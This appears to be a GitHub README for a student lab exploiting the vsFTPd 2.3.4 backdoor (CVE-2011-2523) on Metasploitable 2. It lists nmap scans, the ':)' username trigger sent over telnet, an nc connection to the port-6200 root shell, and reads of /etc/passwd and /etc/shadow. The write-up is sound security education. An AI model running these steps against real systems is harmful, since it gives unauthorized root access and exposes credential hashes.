 rinaliyeva/metasploitable2-vsftpd-exploitation
Project: vsFTPd 2.3.4 backdoor exploitation (CVE-2011-2523) on Metasploitable 2.

This project demonstrates a penetration testing workflow against a deliberately vulnerable machine, Metasploitable 2. The objective was to identify, exploit, and analyze a known vulnerability in the FTP service, ultimately achieving root-level access and assessing the security impact.

192.168.56.0/24)Verified the target system and its network configuration:
whoami
hostname
ifconfig

Confirmed network connectivity between attacker and target:
ping 192.168.56.101

vsFTPd 2.3.4)Performed host discovery:
nmap -sn 192.168.56.0/24
Identified active hosts on the network.

nmap 192.168.56.101
Discovered multiple open ports, including:
nmap -sV 192.168.56.101
Identified the FTP service running:
vsFTPd 2.3.4
A full service and script-based scan is included in the supporting files: Nmap Scan Output.

The FTP service was running a known vulnerable version:
vsFTPd 2.3.4
This version of vsFTPd was distributed with a malicious backdoor that is triggered when a username containing :) is used during authentication.

Upon activation, the service opens a bind shell on port 6200, allowing unauthorized remote access.

Triggered the backdoor using Telnet:
telnet 192.168.56.101 21
USER test:)
PASS test
Connected to the backdoor using Netcat:
nc 192.168.56.101 6200
whoami
root
Root access successfully obtained

After obtaining root access, basic system enumeration was performed:
cat /etc/passwd

cat /etc/shadow
/etc/shadow
This lab demonstrates how a single vulnerable service can lead to full system compromise. It highlights the importance of proper service configuration, patch management, and minimizing exposed attack surfaces.
This was my first time manually exploiting a real-world backdoor. I learned how a single malicious username string (:)) can trigger root-level access, which reinforced why service enumeration and version detection matter so much in reconnaissance. I also got more comfortable with basic Linux post-exploitation commands, like reading /etc/shadow and understanding what hashed credentials actually look like.
This was a controlled lab environment using Metasploitable 2, an intentionally vulnerable machine. The vsFTPd 2.3.4 backdoor is a known CVE (CVE-2011-2523) from 2011, so this does not reflect a modern real-world engagement. In a real assessment, additional steps like evasion, logging bypass, or pivoting would be needed. This project focused on understanding the core exploit mechanics, not a complete penetration test.
